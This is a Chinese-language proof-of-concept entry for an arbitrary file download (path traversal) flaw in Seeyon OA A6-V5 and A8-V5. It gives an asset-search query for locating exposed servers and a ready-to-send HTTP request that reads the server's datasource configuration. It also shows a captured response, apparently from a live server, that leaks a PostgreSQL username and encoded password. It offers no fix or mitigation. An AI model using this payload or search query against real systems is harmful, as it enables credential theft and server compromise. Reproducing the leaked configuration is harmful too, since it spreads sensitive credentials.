Z4-1致远互联-OA-任意文件下载

漏洞描述：

致远OA办公自动化软件，用于OA办公自动化软件的开发销售。2010年，用友致远更名为致远协创。2017年更名为致远互联。北京致远互联软件股份有限公司（简称：致远互联）成立于2002年3月，总部设立在北京，是一家集协同办公产品的设计、研发、销售及服务为一体的企业。致远OA A6-V5 A8-V5 G6存在任意文件下载漏洞，攻击者通过漏洞可以下载任意文件，导致服务器失陷。

影响版本：

- 致远OA A6-V5
- 致远OA A8-V5

网站图片：

网络测绘：

Hunter 语法：


- hunterapp.name="致远 OA"

漏洞复现：

payload：

```
GET /seeyon/webmail.do?method=doDownloadAtt&filename=test.txt&filePath=../conf/datasourceCtp.properties HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=703C51CD50652A6AB99468D456A7052C; loginPageURL="/main.do"
Upgrade-Insecure-Requests: 1
```

效果图：



```
GET /seeyon/webmail.do?method=doDownloadAtt&filename=test.txt&filePath=../
conf/datasourceCtp.properties HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/
20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=703C51CD50652A6AB99468D456A7052C; loginPageURL="/main.do"
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Content-disposition: attachment;filename="test
Content-Type: application/x-msdownload; charse
Date: Sun, 01 Oct 2023 14:28:21 GMT
Server: Seeyon-Server/1.0
Content-Length: 366

ctpDataSource.minCount=50
mysql.backup.path=
db.hibernateDialect=org.hibernate.dialect.PostgreSQLDialect
ctpDataSource.username=postgres
workflow.dialect=PostgreSQL
ctpDataSource.driverClassName=org.postgresql.Driver
ctpDataSource.password=/1.0/cXB0dWhzZnQ=
ctpDataSource.url=jdbc:postgresql://127.0.0.1:5432/seeyon
mysql.path=
ctpDataSource.maxCount=2000

```

远端地址:[redacted] 响应时间:63ms; 总耗时:105ms; URL:ht[redacted]